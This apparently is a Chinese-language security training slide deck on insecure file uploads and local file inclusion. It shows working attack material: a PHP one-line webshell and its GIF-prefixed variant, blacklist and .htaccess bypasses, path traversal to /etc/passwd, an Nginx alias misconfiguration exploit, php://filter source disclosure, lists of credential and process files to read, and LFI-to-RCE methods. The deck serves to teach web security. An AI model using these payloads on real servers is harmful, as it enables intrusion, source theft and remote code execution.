Insecure Upload & LFI

@splitline


Upload / LFI

Write / Read for Files

Insecure Upload

Web 兩大世界觀

File-based




http://splitline.tw/index.php

Hello, world!

```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based




http://splitline.tw/home

Hello, world!

```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Web 兩大世界觀

File-based




http://splitline.tw/index.php

Hello, world!

```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based



http://splitline.tw/home

Hello, world!

```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Webshell

- Webshell: 在 Web 伺服器上執行任意指令的頁面（shell on Web）
- 沒限制上傳檔案的副檔名：直接上傳 *.php 檔

- 「一句話木馬」：

```php
<?php eval($_GET['code']); ?>
```

```
http://example.com/uploads/webshell.php?code=system('id');
```

Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
  - 黑名單
  - 白名單

檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
Content-Length: 9487\r\n
Content-Type: multipart/form-data; boundary=-----1337\r\n
\r\n
-----1337\r\n
Content-Disposition: form-data; name="UploadFile";
filename="cat.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
(File Content)
```

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

- Magic Number + PHP code ⟶ Webshell

```
GIF89a<?php eval($_GET['code']); ?>
```

File Extension: Blacklist

```
No .php ?
 -  pHP          // Change case
 -  pht, phtml, php[3,4,5,7] …
 -  html, svg    // XSS
 -  .htaccess
```

File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">
    SetHandler application/x-httpd-php
</FilesMatch>
```

webshell.meow → 會被當 php 執行

../../Path Traversal

```php
file_get_contents("./files/".$_GET['file'])
```

```
http://victim.com/
download.php?file=report_9487.pdf
```

```php
file_get_contents("./files/".$_GET['file'])
```

```
./files/report_9487.pdf
```

```
http://victim.com/
download.php?file=../download.php
```

```php
file_get_contents("./files/".$_GET['file'])
```

```
./files/../download.php

→ ./download.php
```


```
http://victim.com/
download.php?file=../../../../etc/passwd
```

```php
file_get_contents("./files/".$_GET['file'])
```

```
/var/www/html/files/../../../../etc/passwd
```

⟶ /etc/passwd

Path traversal: Nginx misconfiguration



Breaking Parser Logic
Orange@Black Hat

Nginx off-by-slash fail

```
http://127.0.0.1/static../settings.py
```

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination


`/home/app/static/../settings.py`

Arbitrary File Read

- 任意讀取伺服器上的檔案
    - 後端原始碼、敏感資料 etc…
    - fopen()
    - file_get_contents()
    - readfile()
    - …

```
file_get_contents($_GET['page'])
```

/?page=/etc/passwd




/ᐠ｡ꞈ｡ᐟ\

Page: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

/?page=index.php



/ᐠ｡ꞈ｡ᐟ\

Page: index.php

/ᐠ｡ꞈ｡ᐟ\

```
<pre>
<h1>/ᐠ｡ꞈ｡ᐟ\</h1>
<h2>Page: <?=$_GET['page']?></h2>
<pre>
<?php
    echo file_get_contents($_GET['page']);
?>
</pre>
</pre>
```

Config files

- `/etc/php/php.ini`
- `/etc/nginx/nginx.conf`
- `/etc/apache2/sites-available/000-default.conf`
- `/etc/apache2/apache2.conf`

System information

- User information
    - /etc/passwd
    - /etc/shadow　　　　# 通常要 root 權限
- Proccess information
    - /proc/self/cwd　　　# symbolic link 到 cwd
    - /proc/self/exe　　　# 目前的執行檔
    - /proc/self/environ　# 環境變數
    - /proc/self/fd/[num]　# file descriptor
- /proc/sched_debug　　# Processes list

Network


- /etc/hosts
- /proc/net/*
    - /proc/net/fib_trie
    - /proc/net/[tcp,udp]
    - /proc/net/route
    - /proc/net/arp

Local File Inclusion

- include 伺服器端任意檔案
  - require()
  - require_once()
  - include()
  - include_once()

```
include($_GET['module']);
```

/?module=phpinfo.php




^. ^ .^

Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBN5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini,

/?module=phpinfo.php



^o.o^


Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBN5100 5.4.0-51-generic #56-Ubuntu SMP Mon O [illegible] UTC 2020 x86_64
Build Date	Oct [illegible] 2020 1[illegible]:47:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini

Parsed 🤔

/?module=php://filter/convert.base64-encode/resource=phpinfo.php



/ᐠ｡ꞈ｡ᐟ\

Module: php://filter/convert.base64-encode/resource=phpinfo.php

```
PD9waHAgcGhwaW5mbygpOyA/PgoK
```

```
➜  ~ echo PD9waHAgcGhwaW5mbygpOyA/PgoK | base64 --decode
<?php phpinfo(); ?>

➜  ~
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

php:// - Manual

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

- <empty>
- read=
- write=

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- …

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

- Required
- 指定你要輸入 filter 的資料

可以串很多 filter 一起用

```
php://filter/
read=convert.base64-encode/
read=string.rot13/
...
resource=phpinfo.php
```

執行順序

LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
    - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
    - PHP session 內容預設是以檔案儲存
    - include /tmp/sess_{session_name}

LFI to RCE

- session.upload_progress
  - session.upload_progress = on; # enabled by default
  - https://blog.orange.tw/2018/10/#session-tragedy
- phpinfo
  https://insomniasec.com/downloads/publications/LFI+With+PHPInfo+Assistance.pdf